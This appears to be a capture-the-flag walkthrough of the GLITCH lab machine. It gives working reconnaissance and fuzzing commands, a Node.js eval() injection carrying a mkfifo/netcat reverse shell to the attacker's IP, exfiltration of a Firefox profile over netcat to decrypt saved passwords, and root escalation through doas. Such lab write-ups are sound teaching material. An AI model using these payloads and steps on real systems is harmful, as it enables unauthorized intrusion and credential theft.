

GLITCH-Walkthrough

Start with nmap:

```
nmap 10.10.57.140 -sC -sV
```



```
(root@kali)-[~]
# nmap 10.10.57.140 -sC -sV
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-10 11:23 EDT
Nmap scan report for 10.10.57.140
Host is up (0.085s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http    nginx 1.14.0 (Ubuntu)
|_http-title: not allowed
|_http-server-header: nginx/1.14.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.62 seconds

(root@kali)-[~]
#
```


Open ports:

80 http nginx 1.14.0


go to the web and write the ip

and I check the source code and i found a function that named getAccess

and had the path of /api/access




go to the path and i found a token **dGhpc19pc19ub3RfcmlVhbA==** in base64



I decode this.

the decode for this is " **this_is_not_real** "



Q2 => What is your access token?

this_is_not_real

Find user.flag (Q3)


I used the gobuster tool :

```
gobuster dir -u http://10.10.57.140/api/ -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt --no-error -x php,txt,html
```

the tool found:

/access


/items



So this message I can tell that there is something here so I need to check more so the next step was to check the if he had a parameters in /items.

I used wfuzz tool.


wfuzz -X POST -w /usr/share/wordlists/SecLists/Fuzzing/1-4_all_letters_a-z.txt -u http://10.10.57.140/api/items?FUZZ=blabal --hh=45



I found "CMD"

so, I go to this parameter and try /items?cmd=a no result so, I used the curl tool

curl -X POST http://10.10.57.140/api/items?cmd=a



so from what he give me I see that he had a node.js and eval().

I search for node.js eval Reverse Shell and found this article >>>

<https://medium.com/@sebnemK/node-js-rce-and-a-simple-reverse-shell-ctf-1b2de51c1a44>

```
payload == require("child_process").exec('nc+10.14.47.56+6666+-e+/bin/sh')
```

but this don't work.

so I go to revshell.com and try some revers shell I found this:

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.14.47.56 6666 >/tmp/f
```

I used the URL decode and put this in curl tool

and the final payload is :

```
require("child_process").exec('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.14.47.56 6666  
>/tmp/f)
```

```
curl -X POST
```


http://10.10.57.140/api/items?cmd=require%28%22child_process%22%29.exec%28%27rm%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%7Csh%20-i%202%3E%261%7Cnc%2010.14.47.56%206666%20%3E%2Ftmp%2Ff%27%29%0A

A screenshot of a Kali Linux terminal window. The title bar at the top shows various application icons and system status information, including the time 13:04. The terminal interface has a menu bar with "File", "Actions", "Edit", "View", and "Help". Below the menu bar, there are two tabs labeled "root@kali: ~" and "root@kali: ~ *". The main terminal area displays the following commands and output:

```
(root@kali)~# nc -lvp 6666  
listening on [any] 6666 ...  
connect to [10.24.47.56] from (UNKNOWN) [10.18.57.140] 36020  
sh: 0: can't access tty: job control turned off  
$ whoami  
user  
$
```

The prompt character is a red hash symbol (#). The background is dark gray.


after that I have a shell and i can see the user.txt



```
root@kali: ~  
[root@kali]# nc -lvp 6666  
listening on [any] 6666 ...  
connect to [10.10.47.56] from (UNKNOWN) [10.10.57.140] 36020  
sh: 0: can't access tty: job control turned off  
$ whoami  
user  
$ ls  
app.js  
middleware  
node_modules  
package.json  
public  
routes  
$ cd user  
sh: 3: cd: can't cd to user  
$ cd /home  
$ ls  
user  
void  
$ cat user  
cat: user: Is a directory  
$ cd user  
$ ls  
user.txt  
$ cat user.txt  
cat: user.txt: Permission denied
```

ROOT FLAG >>>

In the user I found a file [`.firefox`] so maybe this file has the password of the v0id user



```
user@ubuntu:~$ ls -la
ls -la
total 48
drwxr-xr-x  8 user user 4096 Jan 27 2021 .
drwxr-xr-x  4 root root 4096 Jan 15 2021 ..
lrwxrwxrwx  1 root root   9 Jan 21 2021 .bash_history -> /dev/null
-rw-r--r--  1 user user 3771 Apr  4 2018 .bashrc
drwx----- 2 user user 4096 Jan  4 2021 .cache
drwxrwxrwx  4 user user 4096 Jan 27 2021 .firefox
drwx----- 3 user user 4096 Jan  4 2021 .gnupg
drwxr-xr-x 270 user user 12288 Jan  4 2021 .npm
-rw-r--r--  5 user user 4096 Jul 10 15:10 .pm2
drwxrwxr-x  2 user user 4096 Jan 21 2021 .ssh
-rw-rw-r--  1 user user  22 Jan  4 2021 user.txt
user@ubuntu:~$
```

So I search for script that decrypt this information and read this file so I found this:

firefox_decrypt => https://github.com/unode/firefox_decrypt


now I upload the .firefox to my kali using tar and nc again and then using the tool to the file named `b5w4643p.default-release` and he give me the password of the v0id user.

After that I used the doas

```
doas -u root /bin/bash
```

and the v0id user password

and I'm root.



The screenshot shows a terminal window with the following commands and output:

```
root@kali: ~  
v0id@ubuntu:~$ find / -type f -user root -perm -u=s 2s/dev/null  
find / -type f -user root -perm -u=s 2s/dev/null  
/bin/ping  
/bin/mount  
/bin/fusermount  
/bin/umount  
/bin/su  
/usr/lib/dbus-1.0/dbus-daemon-launch-helper  
/usr/lib/openssh/ssh-keysign  
/usr/lib/snapd/snap-confine  
/usr/lib/policykit-1/polkit-agent-helper-1  
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic  
/usr/bin/passwd  
/usr/bin/chfn  
/usr/bin/newuidmap  
/usr/bin/chsh  
/usr/bin/traceroute6.iputils  
/usr/bin/pkexec  
/usr/bin/newgidmap  
/usr/bin/newgrp  
/usr/bin/passwd  
/usr/bin/sudo  
/usr/local/bin/doas  
v0id@ubuntu:~$ doas -u root /bin/bash  
doas -u root /bin/bash  
Password:   
root@ubuntu:~/home/v0id# cd /root  
cd /root  
root@ubuntu:~# whoami  
whoami  
root  
root@ubuntu:~# cat root.txt  
cat root.txt  
Thm{  
root@ubuntu:~#
```

Majd Abuleil

